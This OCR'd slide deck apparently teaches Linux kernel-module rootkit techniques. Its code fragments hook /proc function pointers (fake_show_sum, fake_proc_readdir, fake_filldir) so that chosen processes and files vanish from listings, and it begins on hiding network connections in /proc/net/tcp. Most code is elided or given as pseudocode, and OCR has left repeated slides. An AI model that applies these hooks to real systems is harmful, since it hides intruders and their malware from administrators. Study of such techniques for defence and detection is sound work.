
```
static void __exit sum_exit(void) {
  /*
   * struct proc_dir_entry *proc_test_sum=NULL;
   * proc_test_sum = proc_find_sum();
   * proc_test_sum->get_info = orig_show_sum;
   */
  printk("I WARNED YOU! DO NOT UNLOAD ME!!!\n");
}
```

```
struct proc_dir_entry proc_test_sum = {
 [...]
 get_info:    fake_show_sum,
 [...]
};
```



-> what a mess :)

```
[root@juMAXlin lkm_new]# rmmod hackmod_sum
[root@juMAXlin lkm_new]# cat /proc/test/sum
Unable to handle kernel paging request at virtual address c6808000
 printing eip:
c6808000
*pde = 05f2d067
*pte = 00000000
Oops: 0000 [#1]
CPU:    0
EIP:    0060:[<c6808000>]    Tainted: GF
EFLAGS: 00000286
EIP is at 0xc6808000
eax: c4ae3f64   ebx: 00001000   ecx: c4ed0170   edx: c6808000
esi: 00000c00   edi: 0804eb28   ebp: c4ae3f74   esp: c4ae3f34
ds: 007b   es: 007b   ss: 0068
Process cat (pid: 1025, threadinfo=c4ae2000 task=c4ee3160)
Stack: c016467b c3fdc000 c4ae3f64 00000000 00000c00 3a010910 409a9941 3a010910
       c56196f0 00000000 c3fdc000 00000000 00000000 00000000 c4ed0150 c4ed0170
       c4ae3f98 c0140aa6 c4ed0150 0804eb28 00001000 c4ed0170 c4ed0150 fffffff7
Call Trace:
 [<c016467b>] proc_file_read+0x18f/0x240
 [<c0140aa6>] vfs_read+0xa6/0xcc
 [<c0140b5c>] sys_read+0x2c/0x4c
 [<c0108043>] syscall_call+0x7/0xb
```



3) process hiding

3.1) *Procfs – What happens when doing an "ls /proc/"?*

FOPS?

FOPS = File OperationS (unlike IOPS [Inode OperationS])

- What are FOPS for?
- How could they help us hiding a process?

proc_root

```
struct proc_dir_entry {
  uid_t uid;
  gid_t gid;
  [...]
  struct inode_operations * proc_iops;
  struct file_operations *
};
```

proc_fops;


```
struct file_operations {
  [...]
  ssize_t (*read) ([...]); // werden nicht verwendet
  ssize_t (*write) ([...]);// (im procfs andere funktionen)
  int (*readdir) (struct file *, void *, filldir_t);
};
```

```
proc_root_readdir()    (/proc/)
proc_net_readdir()     (/proc/net/)
root_readdir()         (/)
```

```
[directory]->fops->readdir()
```

What is the job of "`readdir()`*"?*

```
[fw@juMAXlin lkm_new]$ ls /proc
```




/proc/1/

/proc/123/


/proc/527/

/proc/1024/


What is the job of "`readdir()`*"?*



What is the job of "`readdir()`*"?*



What is the job of "`readdir()`*"?*




-> `readdir()`'s job is to transfer information about the contents of a specific directory from kernelspace to userspace

3.2) *What can i do that it doesn't?*

Setting up own functions... but how/where?


- `proc_root` is exported (that “is” our `/proc`-directory)
- alike we have seen it in the `proc_test_sum`-example, we can easily manipulate pointers



Setting up own functions... but how/where?

- `proc_root` is exported (that "is" our `/proc`-directory)
- alike we have seen it in the `proc_test_sum`-example, we can easily manipulate pointers

```
static int __init module_init()
{
  [...]
  orig_proc_readdir = proc_root.proc_fops->readdir;
  proc_root.proc_fops->readdir = fake_proc_readdir;
  return 0;
}
```



What do we want to achieve?


- hide files in /proc
  - -> "it is enough, when the user does not see them"
  - -> filldir() must be controlled
  - -> original readdir() can do what it wants to – as long as it does not transfer our hidden files (indeed, we speak of processes here) to userspace

summarized flow of requests for '/proc'

```
[fw@juMAXlin lkm_new]$ ls /proc/
```

- Kernel calls readdir() with a pointer to filldir64() [fs/readdir.c]

- filldir64() is the specific part in readdir() that transfers all data from readdir() to userspace




summarized flow of requests for '/proc'

```
[fw@juMAXlin lkm_new]$ ls /proc/
```


```
struct proc_dir_entry proc_root = {
  [...]
  proc_fops->readdir([...], filldir_t filldir);
  [...]
};
```

```
filldir64()
```

```
proc_readdir([...], filldir_t filldir);
```



= pointer



= “calls”

summarized flow of requests for '/proc'

```
[fw@juMAXlin lkm_new]$ ls /proc/
```

```
struct proc_dir_entry proc_root = {
  [...]
  proc_fops->readdir([...], filldir_t filldir);
  [...]
};
```

filldir64()

fake_filldir()

```
proc_readdir([...], filldir_t filldir);
```

```
fake_readdir([...], filldir_t filldir);
```

```
fake_readdir([...]) {
  [...]
  return original_readdir([...] fake_filldir);

}
```

summarized flow of requests for '/proc'

```
[fw@juMAXlin lkm_new]$ ls /proc/
```

```
struct proc_dir_entry proc_root = {
  [...]
  proc_fops->readdir([...], filldir_t filldir);
  [...]
};
```

filldir64()

fake_filldir()

```
fake_readdir([...], filldir_t filldir);
```

```
proc_readdir([...], fake_filldir);
```

```
fake_filldir([...], const char *name, [...]) {
  /*
   * if (name == <hidden PID> ) then
   *   return 0; // do as if you transferred it without errors
   *             // (but dont do nothing!)
   * else
   *   return <original function and return value>;
   */
   [...]
}
```

4) file hiding


4.1) *VFS-Hackung*

Ok, easy "`/proc`" is exported, but how to find `file_operations` that belong tp "`/`"?

- Function `filp_open()`
- is responsible for opening files
- `filp_open("/path/to/file", ...)`
- returns a struct of type "`file`"

/usr/src/linux/include/linux/fs.h:

```
struct file {
        struct dentry           *f_dentry;
        struct file_operations  *f_op;
        [...]
};
```



“Same Procedure as every year, James?”


```
[fw@juMAXlin lkm_new]$ ls /
[...]
```


```
struct file {
  [...]
  f_op->readdir([...], filldir_t filldir);
  [...]
};
```

filldir64()

fake_root_filldir()

```
fake_root_readdir([...], filldir_t fake_root_filldir);
```






5) network connection hiding

5.1) *What means* `/proc/net/tcp` *to us?*

What means `/proc/net/tcp` *to us?*

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
